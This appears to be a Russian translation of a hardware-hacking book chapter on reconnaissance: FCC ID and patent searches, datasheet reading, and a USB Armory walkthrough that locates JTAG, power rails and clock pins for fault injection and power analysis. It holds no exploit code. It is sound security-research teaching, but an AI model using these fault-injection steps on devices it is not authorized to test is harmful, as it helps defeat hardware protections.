Фрэнк Герберт в «Дюне» писал: «Начало — очень деликатное время». Вы, наверное, и сами знаете, что именно начало проекта во многом определяет его успех. Опираясь на ложные предположения или упуская из виду важную информацию, вы можете заранее обречь проект на провал и впустую потратить драгоценное время. Таким образом, в любом реверс-инжиниринговом или исследовательском проекте (в том числе в сфере аппаратного обеспечения) сбор и анализ максимального количества информации о системе на начальном этапе имеет решающее значение.

Большинство проектов, в которых мы работаем с оборудованием, начинаются со стадии любопытства и сбора фактов, и текущая глава посвящена именно этому этапу. Если у вас нет под руками файлов с описанием дизайна, характеристик или спецификации материалов (bill of materials, BOM), то вы, естественно, просто вскрываете устройство и смотрите, что там внутри. Это самое интересное! В данной главе мы опишем методы выявления интересных компонентов или интерфейсов и изложим некоторые идеи, касающиеся сбора информации и спецификаций устройства и его составляющих.

На этапе сбора информации не стоит ждать, что все, что вам требуется, вы найдете сразу и в нужном порядке. Скорее всего, вы найдете множество кусочков головоломки. В данной главе мы покажем, как их найти и затем определить

порядок их сложения, который позволит сформировать правильную и полную картину.

Сбор информации

Сбор информации и разведка — важный шаг, позволяющий сэкономить немало времени в будущем. Информация доступна, и ее много, но нужно знать, где искать. Начнем с простого, то есть с клавиатуры, а отвертками и другими инструментами воспользуемся попозже.

Прежде чем углубляться в недра интернета, можно просто выполнить поиск по названию устройства, добавив слово «разборка». Описания процедур разборки популярных продуктов публикуются довольно часто. Например, на сайте iFixit (<https://www.ifixit.com/>) можно найти много инструкций по разборке с подробными описаниями продуктов. Если мы говорим о потребительских товарах, то следует учитывать также изменения в разных поколениях продуктов. Например, внутренний дизайн интеллектуальных систем оповещения о дыме Nest Protect второго и первого поколения сильно различается. Компании обычно никак не освещают факт смены поколений, а вместо этого просто прекращают продавать устаревшие устройства, и тогда вам нужно будет выяснить номера моделей или другую справочную информацию.

Документы Федеральной комиссии по связи

Федеральная комиссия по связи (Federal Communications Commission, FCC) — это государственное учреждение США, отвечающее за все: от наложения штрафов за показ определенных частей устройств на телевидении и до надзора над тем, чтобы новые высокоскоростные беспроводные устройства не мешали работе друг друга. Комиссия устанавливает правила, которым должны следовать производители любых цифровых устройств, продаваемых в США. Эти правила нужны для того, чтобы устройство не создавало чрезмерных помех (например, чтобы ваш умный дом не отключал телевизор соседу) и продолжало работать даже при наличии некоторых электромагнитных помех.

В других странах тоже есть аналогичные агентства и нормативные положения. FCC интересна тем, что рынок США очень велик, поэтому большинство продуктов разрабатывается и тестируется в соответствии с правилами комиссии, а она предоставляет общий доступ к полученной информации.

О документах FCC

Любое цифровое устройство, излучающее радиоволны, классифицируется как преднамеренный излучатель и требует тестирования. FCC требует от производителей тщательно проверять параметры излучения устройств и предоставлять

документацию, подтверждающую соответствие устройства правилам FCC. Это очень дорогой процесс, и комиссия делает так, чтобы широкая общественность могла без труда проверить соответствие требованиям. По этой причине компьютер размером с флешку с открытым исходным кодом под названием USB armory Mk I промаркирован как платформа для разработки, которая «может вызвать помехи в электрических или электронных устройствах, расположенных в непосредственной близости». Доказывать, что такая маркировка может быть необоснованной, слишком дорого.

Чтобы общественность могла участвовать в проверке соответствия, у излучателя где-то на этикетке должен быть указан его *идентификатор FCC* (FCC ID). Этот идентификатор также можно найти на сайте комиссии и убедиться, что устройство действительно прошло проверку соответствия. Это также означает, что поддельную этикетку FCC легко проверить, так как сделать это может любой.

Этикетка FCC может находиться внутри крышки батарейного отсека. На рис. 3.1 показан пример этикетки на маршрутизаторе D-Link.



Рис. 3.1. Этикетка FCC маршрутизатора D-Link

Если устройство не является преднамеренным излучателем, то оно все равно должно иметь маркировку о соответствии FCC, но не будет иметь FCC ID. Требования к отчетности непреднамеренных излучателей менее строгие, и документации по тестированию часто не бывает.

Поиск документов FCC

Показанная на рис. 3.1 этикетка беспроводного маршрутизатора гласит, что FCC ID этого устройства — KA2IR818LA1, и его можно найти в системе поиска идентификаторов FCC. Инструмент поиска разделяет идентификатор на две части: код получателя и код продукта. Код получателя присваивает FCC, и он одинаков у всех продуктов данной компании. Раньше этот код содержал только первые три символа идентификатора FCC, но с 1 мая 2013 г. может состоять из трех или пяти символов. Продукту компания присваивает код, который может содержать от 1 до 14 символов.

Вернемся к маршрутизатору. Код получателя — KA2, а код продукта — IR818LA1. Введя эту информацию в поле поиска, мы получим результаты, показанные на рис. 3.2. С устройством связаны три документа, поскольку оно работает в нескольких частотных диапазонах. Нажав кнопку Details, вы можете просмотреть отчеты и письма, а также фотографии продукта, отображающие вид снаружи и изнутри. Обычно это фотографии платы (плат), а также сведения об интегральных схемах.

3 results were found that match the search criteria: Grantee Code: KA2 Product Code: IR818LA1												
Displaying records 1 through 3 of 3.												
View Form Exhibits	Display Grant	Display Correspondence	Applicant Name	Address	City	State/Country	Zip Code	FCC ID	Application Purpose	Final Action Date	Lower Frequency In MHz	Upper Frequency In MHz
<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	D Link Corporation	17595 Mt. Herrmann	Fountain Valley	CA	United States	92708	KA2IR818LA1	Original Equipment	01/08/2014	5180.0
<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	D Link Corporation	17595 Mt. Herrmann	Fountain Valley	CA	United States	92708	KA2IR818LA1	Original Equipment	01/08/2014	2412.0
<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	D Link Corporation	17595 Mt. Herrmann	Fountain Valley	CA	United States	92708	KA2IR818LA1	Original Equipment	01/08/2014	5745.0

Perform Search Again

Рис. 3.2. Результаты поиска по FCC ID

Рассмотрев фотографии, выданные по идентификатору KA2IR818LA1, вы легко найдете на плате основной процессор RTL8881AB. На фото также виден какой-то разъем, скорее всего, последовательный, поскольку вокруг него расположено около четырех контактов и несколько тестовых точек на печатной плате (printed circuit board, PCB). Всю эту информацию мы получили, даже не прикасаясь к отвертке.

ПРИМЕЧАНИЕ

Существует хороший сторонний сайт, <https://FCCID.io/>, на котором точно так же можно найти документы FCC, но на нем улучшен поиск и добавлено встроенное средство просмотра.

Аналоги FCC

У дверного звонка Nest, показанного на рис. 3.3, нет идентификатора FCC. Почему? Колин купил его в Канаде, поэтому идентификатор FCC устройству не требуется. Оно помечено только кодом Министерства промышленности Канады (Industry Canada, IC), который позволяет найти устройство в базе данных «Список радиооборудования» (Radio Equipment List, REL) министерства.

Поиск по коду 9754A-NC51 в базе данных IC REL позволяет найти дополнительную информацию, однако на общедоступном сайте нет подробных внутренних фотографий. Часть ссылки, в которой указан код продукта (NC51), одинакова для FCC и IC, поэтому быстрее всего найти дополнительную информацию можно путем частичного поиска кода NC51 на сайте <https://FCCID.io/>. Мы обнаружили, что идентификатор FCC — ZQANC51, что позволило нам найти фотографии с видом изнутри.



Рис. 3.3. Дверной звонок Nest

Патенты

Патенты — это такие лицензии, выдаваемые разработчикам продуктов и позволяющие подавать в суд на компании, которые продают продукт, в точности повторяющий функциональность исходного продукта, в определенной географической области в течение ограниченного периода времени. Теоретически патенты выдаются только в том случае, если эта четко определенная функциональность является чем-то новым. Цель патентов состоит в том, чтобы защитить новые изобретения, и поскольку данная глава посвящена сбору информации, а не политике, на этом мы остановимся.

Большинству компаний нравятся патенты, поскольку с их помощью можно помешать конкуренту выпустить продукт, в котором используется новая технология или дизайн. Но есть один нюанс: в патенте должно объясняться, как работает эта новая технология. То есть вы разглашаете ценные сведения о новой технологии, а взамен правовая система может запретить кому-либо другому использовать эти сведения и конкурировать с изобретателем в течение некоего ограниченного периода времени.

Поиск патентов

Исследуя устройство, вы можете обнаружить, что в патентах содержится полезная информация о безопасности устройства или других особенностях его дизайна. Например, исследуя защиту жесткого диска, защищенного паролем, мы нашли патент, в котором описан метод защиты жестких дисков путем скремблирования таблицы разделов.

Продукты или руководства могут иметь отметку вида «Защищено патентом США 7 324 123». Этот номер патента легко найти на сайте Ведомства США по патентам и товарным знакам (United States Patent and Trademark Office, USPTO) или на стороннем сайте, например Google Patents. Мы рекомендуем Google Patents, поскольку этот сервис ведет поиск в нескольких базах данных и имеет удобный поисковик общего назначения.

У многих продуктов есть отметка «Заявка на патент», а в литературе по продуктам вы находитесь лишь ссылки на патенты. Обычно это означает, что компания просто подала заявку на патент, но он еще не опубликован. Такие патенты можно искать только по названию компании. Для этого нужно определить, кому, вероятно, будет передан патент. Это важно, поскольку он может принадлежать производителю чипа внутри устройства, а не производителю самого устройства. Часто удается найти отсылаемые патенты, выданные компании, а затем поискать ее юридическую фирму или даже патенты других схожих изобретателей.

Если вы найдете патент (или заявку на него), то на самой опубликованной заявке полезная для вас информация не заканчивается. Система под названием USPTO Public PAIR позволяет просматривать почти всю переписку между USPTO и патентным заявителем. Эти документы не индексируются поисковыми системами, поэтому без системы USPTO Public PAIR их найти не удастся. В документах можно найти, например, отклоненные USPTO заявки в тех случаях, когда патенты находятся на рассмотрении, или подтверждающую документацию, которую могли загрузить заявители. Иногда удается найти более ранние версии патента или аргументы заявителя, а также другую информацию, которую не найти в Google Patents.

В качестве интересного использования патента для обратного проектирования стоит упомянуть атаку Thangrycat от компании Red Balloon Security, подробно описанную в презентации DEF CON под названием *100 Seconds of Solitude: Defeating Cisco Trust Anchor with FPGA Bitstream Shenanigans*. В этой атаке Red Balloon Security разрушила корень доверия Cisco, в котором использовался электронный компонент под названием *программируемая вентильная матрица* (field-programmable gate array, FPGA). Детали архитектуры были изложены в патенте США 9 830 456, и эта информация позволила сэкономить немало усилий в ходе обратного проектирования.

Еще один пример, когда аппаратным хакерам пригодились патенты, — презентация Кристофера Домаса на конференции Black Hat USA под названием *GOD MODE UNLOCKED: Hardware Backdoors in x86 CPUs*. В патенте США 8 296 528 описано, как к основному ядру x86 можно подключить отдельный процессор, и информация из патента намекала на некоторые подробности, которые привели к полной компрометации механизма безопасности ядра.

Патенты могут даже содержать сведения о защищенных устройствах. Например, в считывателе кредитных карт Square есть «сетка» для защиты от несанкционированного доступа, встроенная в пластиковую крышку защищенной части микроконтроллера. На рис. 3.4 показаны четыре большие квадратные контактные

площадки (подробнее об особенностях печатной платы мы поговорим позже в этой главе) с овальными секциями, которые соединяются с защитной сетчатой крышкой устройства.

На рис. 3.5 показана нижняя сторона защитной сетчатой крышки, которая со прягается с печатной платой, показанной на рис. 3.4.




Рис. 3.4. Внутреннее устройство считывателя кредитных карт Square с четырьмя разъемами для защиты от несанкционированного доступа в каждом углу




Рис. 3.5. Защита от несанкционированного доступа считывателя Square. Открытые соединения соответствуют контактам на печатной плате, показанной на рис. 3.4

Если убрать сетку, то устройство перестанет работать, поэтому реверс-инжиниринг устройства становится затратным. Но если зайти в Google Patents и поискать там патент US10251260B1, то можно найти подробную информацию о том, как работает сетка. Попробуйте сделать это прямо сейчас и посмотрите, сможете ли вы сопоставить фотографии на рис. 3.4 и 3.5 с рисунками из патента. Если вы раньше не работали с печатными платами, то вернитесь к этим рисункам после прочтения текущей главы, так как мы объясним некоторые функции печатных плат, которые есть на данных рисунках.

Спецификации и схемы

Производители публикуют спецификации (публично или под соглашение о неразглашении), чтобы разработчики могли узнать, как использовать их компоненты, но полные схемы обычно не публикуются. Чаще всего можно найти общедоступные логические схемы, на которых показано, как взаимосвязаны компоненты. Например, на схеме печатной платы показан физический дизайн, то есть расположение компонентов и соединений между ними, но такие схемы обычно не публикуют.

Попробуйте найти в интернете техническое описание для вашего любимого устройства или платы для разработки, например модуля Raspberry Pi или процессора Intel 8086, или случайное техническое описание для флеш-памяти или памяти DRAM. Или, если хотите что-то аналоговое, найдите спецификацию преобразователя уровня. Как правило, достаточно просто выполнить поиск в интернете по идентификатору продукта или другому номеру. Осуществить поиск вам также помогут сайты наподобие findchips (<https://www.findchips.com/>).

Найти спецификации конкретного компонента немного сложнее. В этом случае нужно сначала определить номер детали (см. подраздел «Поиск ИС на плате» далее в главе). Номер детали часто выглядит как случайный набор букв и цифр, однако в действительности в нем скрыта информация о компоненте и его конфигурации. Например, в спецификации компонента MT29F4G08AAWP номер детали расшифровывается следующим образом:

- МТ обозначает Micron Technology;
- 29F – это семейство продуктов флеш-памяти НЕ-И (NAND);
- 4G означает емкость памяти 4 Гбайт;
- 08 обозначает восьмибитное устройство;
- первая буква А означает одну матрицу, один командный вывод и один вывод состояния устройства;
- вторая буква А указывает на рабочее напряжение 3,3 В;
- третья буква А обозначает набор функций;
- WP означает, что компонент выполнен в 48-контактном тонком корпусе небольшого размера (thin small outline package, TSOP).

В начале поиска вы можете просто ввести любой номер детали, который найдете на компоненте. Если точный поиск не дает результатов, то уберите несколько последних символов и повторите поиск или разрешите поисковой системе предложить несколько почти совпадающих имен.

Зачастую совпадений оказывается слишком много, поскольку на очень маленьких деталях напечатан не полный номер детали, а лишь более короткий *код маркировки*. К сожалению, поиск по коду маркировки выдает сотни несвязанных совпадений. Например, конкретная деталь на плате может быть помечена как UP9, а по такому названию найти что-либо практически невозможно. Можно поискать код маркировки совместно с типом упаковки, и тогда полезных результатов будет больше. В этом примере у нас корпус типа SOT-353 (мы обсудим типы корпусов позже в этой главе). Что касается кодов маркировки, то вы можете найти целые базы данных кодов маркировки SMD (устройства поверхностного монтажа), например <https://smd.yooneed.one/>, а также <http://www.s-manuals.com/smd/>, что в сочетании с известным видом корпуса поможет найти устройство (в данном случае Diodes, Inc., 74LVC1G14SE).

Изучив несколько спецификаций, вы обнаружите их некоторое сходство. С точки зрения безопасности в них обычно мало интересного. В основном нас интересует схема взаимодействия с устройством, то есть описания того, как оно работает и как к нему подключиться. Во введении к спецификации будут описаны функциональные возможности: процессор, флеш-устройство или что-то еще. Чтобы подключиться к нему, нужно найти распиновку и любые описания контактов схемы, например функциональность, протокол или уровни напряжения. Почти наверняка на схеме будут использоваться интерфейсы, которые мы обсуждали в главе 2.

Пример поиска информации: устройство USB Armory

В качестве примера поищем информацию об устройстве USB Armory Mk I от Inverse Path (компания приобретена F-Secure). Поскольку это устройство с открытым кодом, информации должно найтись много. Прежде чем продолжить чтение, попробуйте изучить вопрос самостоятельно. Найдите следующее:

- производителя и номер детали основной системы-на-чипе (SoC), а также ее спецификацию;
- GPIO и UART на печатной плате;
- любые порты JTAG, которые есть на плате;
- провода питания и напряжение на печатной плате;
- провода внешнего тактового сигнала и его частоту;
- место, в котором интерфейс I2C от основного SoC подключается к другой ИС, и какой используется протокол;

- контакты конфигурации загрузки на SoC, в каком месте платы они подключены и какой режим загрузки и настройки задают.

Производитель, номер детали и техническое описание

Из репозитория USB Armory (https://inversopath.com/usbarmory_mark-one.html) на GitHub и из «Вики» мы можем узнать, что USB Armory работает на процессоре NXP i.MX53 ARM Cortex-A8. Спецификация называется *IMX53IEC.pdf*, и скачать ее можно из нескольких источников. По запросу «уязвимости imx53» мы нашли известную уязвимость X.509 в блоге Quarkslab. При более глубоком изучении вы можете найти рекомендацию под названием *Security Advisory: High Assurance Boot (HABv4) Bypass*, в которой отмечается, что эти уязвимости в Mk II уже устранены.

GPIO и UART на печатной плате

По запросу USB Armory GPIO мы попадаем на его «GitHub-вики» (<https://github.com/f-secure-foundry/usbarmory/wiki/GPIOs/>), где приведена вся информация о GPIO. В спецификации, которая у нас уже есть, мы можем найти все выводы i.MX53 GPIO, UART, I2C и SPI. Было бы интересно какое-то время отслеживать любой из этих коммуникационных портов, так как на них наверняка передается вывод консоли или отладки.

Порты JTAG

Если интерфейс JTAG не заблокирован, то предоставляет низкоуровневый доступ к чипу через средства отладки ARM, поэтому нам нужна информация о любых открытых портах JTAG на плате. Поискав на GitHub, мы находим информацию о JTAG для версии Mk I ([https://github.com/f-secure-foundry/usbarmory/wiki/JTAG-\(Mk-I\)/](https://github.com/f-secure-foundry/usbarmory/wiki/JTAG-(Mk-I)/)) с фотографией печатной платы (рис. 3.6).




Рис. 3.6. Контакты разъема JTAG устройства USB Armory

На рис. 3.6 показаны стандартные соединения TCK, TMS, TDI, TDO, nTRST и GND (земля) JTAG. Контакт 2v8 обеспечивает питание 2,8 В, а что делает

контакт MOD? В спецификации ничего не сказано. JTAG_MOD/sjc_MOD есть в списке выводов i.MX53, но его назначение неясно. Поискав схожие продукты, мы находим ответ в спецификации компьютерного модуля i.MX6 (ищите [IMX6DQ6SDLHDG.pdf](#)). Сайт NXP требует входа в систему, но PDF зеркально размещен и в других местах). В этой спецификации объясняется, что *низкий* уровень сигнала на данном контакте добавляет в цепочку все порты доступа для тестирования системы (test access ports, TAP), а *высокий* уровень делает ее совместимой с IEEE1149.1 (полезно только для граничного сканирования, которое мы обсудим в подразделе «Использование граничного сканирования JTAG для сопоставления» далее в главе). Внизу страницы с информацией о Mk I JTAG вам рекомендуется подключить контакт к земле через подтягивающий резистор, что позволяет создать на нем низкий уровень и включить системные ТАР. Легко заметить, что полная картина порой образуется лишь по данным из нескольких источников.

Питание и напряжение

Чтобы узнать параметры питания и напряжение на печатной плате, обратимся к спецификации, найденной ранее. Ищите слова power, Vcc, Vdd, Vcore, Vfuse и ground/Vss. Вы обнаружите, что в современных SoC эти термины встречаются много раз, и каждый из них обозначает отдельный контакт. У многих подсистем может быть несколько входных напряжений питания, и причина такого обилия контактов питания именно в этом. Например, напряжение питания флеш-памяти может быть выше, чем у ядра процессора. Вы также можете встретить несколько разных напряжений ввода/вывода, поддерживающих различные стандарты.

Вторая причина большого количества выводов заключается в том, что их намеренно дублируют, иногда по нескольку раз. Это помогает держать контакты питания и земли физически близко друг к другу, тем самым уменьшая индуктивность и ускоряя переходные процессы при подаче питания на микросхему.

В спецификации описано много контактов питания, которые в этом чипе, в числе прочего, обозначаются как VCC (периферийное напряжение ядра) и VDDGP (напряжение ядра ARM). Контакты питания нужны для того, чтобы найти способы внедрить ошибки, а также выполнить анализ потребляемой мощности. Об этих методах вы узнаете из следующих глав. Например, если вы хотите перехватить криптографические данные на ядре ARM, то попробуйте проверить контакт VDDGP. Если вы хотите сбросить кэш L1 (VDDAL1), управление доступом JTAG (NVCC_JTAG) или запись FUSE-бита (NVCC_FUSE), то можно попытаться взять эти контакты под контроль.

Схема платы полезна тем, что из нее видно, как эти выводы питания подключены к печатной плате. В репозитории GitHub мы нашли схему под именем [armory.pdf](#) (<https://raw.githubusercontent.com/inversepath/usbarmory/b42036e7c-3460b6eb515b608b3e8338f408bcb22/hardware/mark-one/armory.pdf>). На странице 3 этого PDF-файла перечислены подключения питания к SoC. Если вы проследите

дорожки печатной платы от этих разъемов питания, то увидите группу развязывающих конденсаторов (обозначенных C48, C49 и т. д.), которые используются для подавления шума источника питания. Вы также заметите, что имена соединений заканчиваются метками PMIC_SW1_VDDGP и PMIC_SW2_VCC. PMIC расшифровывается как «ИС управления питанием» — микросхема, предназначенная для подачи правильного напряжения. На странице 2 PDF-файла показано, как основной источник питания (USB_VBUS) подключается к контуру основного питания (5V_MAIN) и к PMIC, который, в свою очередь, подает различные регулируемые напряжения на SoC.

Из файла мы поняли, как компоненты соединены логически, но пока не знаем, где эти соединения находятся на печатной плате. Чтобы узнать это, нужно открыть файлы со схемами печатной платы для KiCAD.

KiCAD — программа с открытым кодом, предназначенная для проектирования печатных плат. В рамках этой книги мы используем лишь один процент функциональности кода, так как просто хотим взглянуть на разводку печатной платы. Мы открыли файл конструкции `armory.kicad_pcb` с помощью команды KiCAD `pcbnew`. На плате может быть несколько слоев проводящих дорожек, каждый из них отображается в правой части окна программы, и с помощью флагков их можно включить и отключить. Сначала отключим их все, чтобы отображались только контактные площадки на печатной плате. Вы увидите компонент U2 (контакты SoC) в центре, U1/PMIC слева и микросхему U4/DRAM справа.

В KiCAD есть удобный инструмент, позволяющий *выделить сетку*, а затем щелкнуть в любом месте и увидеть весь путь соединения. Предположим, что мы хотим поэкспериментировать с мощностью JTAG. Приблизьте SoC, пока не увидите названия шариков и не найдете шарик NVCC_JTAG, который, согласно спецификации, должен быть обозначен меткой G9. Вы увидите то же, что показано на рис. 3.7.

Помните, мы видели контакты JTAG? Похоже, контакт NVCC_JTAG подключен к контактной площадке 2v8, используемой для питания JTAG. Однако рядом с PMIC выделено еще несколько соединений. Все выделенные соединения являются частью одной сети, но мы не видим эту часть, поскольку отключили все слои. Включая и выключая слои поочередно, мы находим один слой, в котором проводящие дорожки соединены: GND_POWER_1 (рис. 3.8).

Белые точки — это *переходы*, представляющие собой небольшие сквозные отверстия с токопроводящим покрытием, соединяющие дорожку на одном слое с дорожкой на другом. Один переход находится на левом соединении с PMIC, а затем плоскость питания соединяется с переходным отверстием справа, которое соединяется с проводом, идущим к NVCC_JTAG. Если бы нам потребовалось поуправлять питанием на NVCC_JTAG, чтобы внедрить ошибки или проанализировать потребляемую мощность, то мы могли бы физически перерезать дорожку к PMIC и проложить свое питание 2,8 В, припаяв провод к контактной площадке 2v8.




Рис. 3.7. Выделение сетки соединений с помощью KiCAD




Рис. 3.8. Выделение слоя GND_POWER_1


Тактовый генератор и его частоты

Чтобы найти тактовый генератор и тактовые соединения, мы снова обращаемся к спецификации, найденной ранее. Ищите слова *clock/CLK/XTAL* и обнаружите четыре интересных вывода внешнего генератора: *XTAL* и *CKIL* (и их дополнительные вводы *EXTAL* и *ECKIL*), а также два входа общего назначения *CKIH1* и *CKIH2*.

КРИСТАЛЛЫ И ГЕНЕРАТОРЫ

Понимать назначение кристаллов в цифровых устройствах очень важно. По сути, кристалл — это фильтр, пропускающий определенную частоту.

Кристалл 12 МГц действует как очень узкополосный фильтр, пропускающий только частоту 12 МГц. Для генерации тактового сигнала этот фильтр вставляется в контур обратной связи в цепи под названием «Оscиллятор Пирса», показанной на рисунке ниже:



Частота, на которой работает кристалл, в этой петле обратной связи будет усиливаться, а все остальные частоты подавляются. Кристалл образует фильтр с конденсаторами C_1 и C_2 , а тот применяет 180-фазный сдвиг (инвертирует вход). Резистор помогает сместить инвертор в линейную область, и в итоге получается инвертирующий усилитель с очень высоким коэффициентом усиления. Сам инвертор реализован внутри микроконтроллера (вместе с резистором R и иногда даже с конденсаторами).

Принцип работы кварцевого генератора означает, что у контроллера есть выходной и входной контакты тактового сигнала. В данном примере это XTAL и EXTAL соответственно. Названия не стандартизированы, и эти контакты могли называться, например, XTAL1 и XTAL2. Если вы подаете сигнал на входной контакт, то он может переопределить частоту кристалла и позволить вам запустить микроконтроллер на другой частоте или ввести другие произвольные формы тактового сигнала. Это весьма забавный и увлекательный метод, и называется он внедрением ошибок в тактовый сигнал.

В поисках информации об этих выводах мы находим i.MX53 System Development User's Guide в файле [MX53UG.pdf](#). В разделе, посвященном этим входам, есть ссылка на i.MX53 Reference Manual в файле [iMX53RM.pdf](#). Спецификация гласит, что эти входы программируются для выдачи тактового сигнала для различных периферийных устройств, таких как сеть CAN и порт SPDIF. Глядя на схемы платы, мы обнаруживаем, что вход (E)XTAL подключен к генератору с частотой 24 МГц, (E)CKIL подключен к генератору с частотой 32 768 Гц, а CKIH1 и CKIH2

подключены к земле. Схемы USB Armgory показывают, что эти контакты подключены к двум наборам контактных площадок, соответствующих двум генераторам. Они довольно габаритные и видны на рис. 3.9.




Рис. 3.9. Вокруг тактовых генераторов виден белый контур

Управление тактовым сигналом позволяет достичь двух основных целей: синхронизации измерений побочного канала с тактовым сигналом устройства и упрощения экспериментов с внедрением ошибок в тактовый сигнал. В этом случае вход EXTAL проходит через умножитель частоты, а затем синхронизирует ядро ARM. На схеме есть PLL (phase-locked loops, петли фазовой автоподстройки частоты), которые превращают внешнюю частоту во внутренний тактовый сигнал и могут поглощать любые отклонения в тактовом сигнале, поэтому внедрение ошибок в тактовый сигнал может вообще не сработать. Но мы все еще можем подключить к этим контактам внешний тактовый сигнал для обеспечения более точной синхронизации и подсчета. Если нужно синхронизировать тактовые сигналы, то вам даже не придется снимать кристалл с платы. Достаточно подать тактовый сигнал на кварцевую схему, и генератор сам заработает на частоте, которую вы вводите (подробнее о внедрении ошибок в тактовый сигнал поговорим в главе 4).

Интерфейс I2C

Нам нужно определить, в какой точке интерфейс I2C от основной SoC соединяется с другой интегральной схемой (IC) и какой протокол используется на этом интерфейсе. Из схем USB Armgory видно, что под I2C выделены контакты 30 и 31, а в техническом описании i.MX53 фигурируют три контроллера I2C. Проследив за соединением, мы можем найти подключение к V3, которое называется EIM_D21 и является одним из контактов GPIO. EIM_D21 — это либо интерфейс SPI, либо I2C-1. Это пример мультиплексированного контакта, где SoC может быть настроена для работы с различными низкоуровневыми протоколами на выходе.

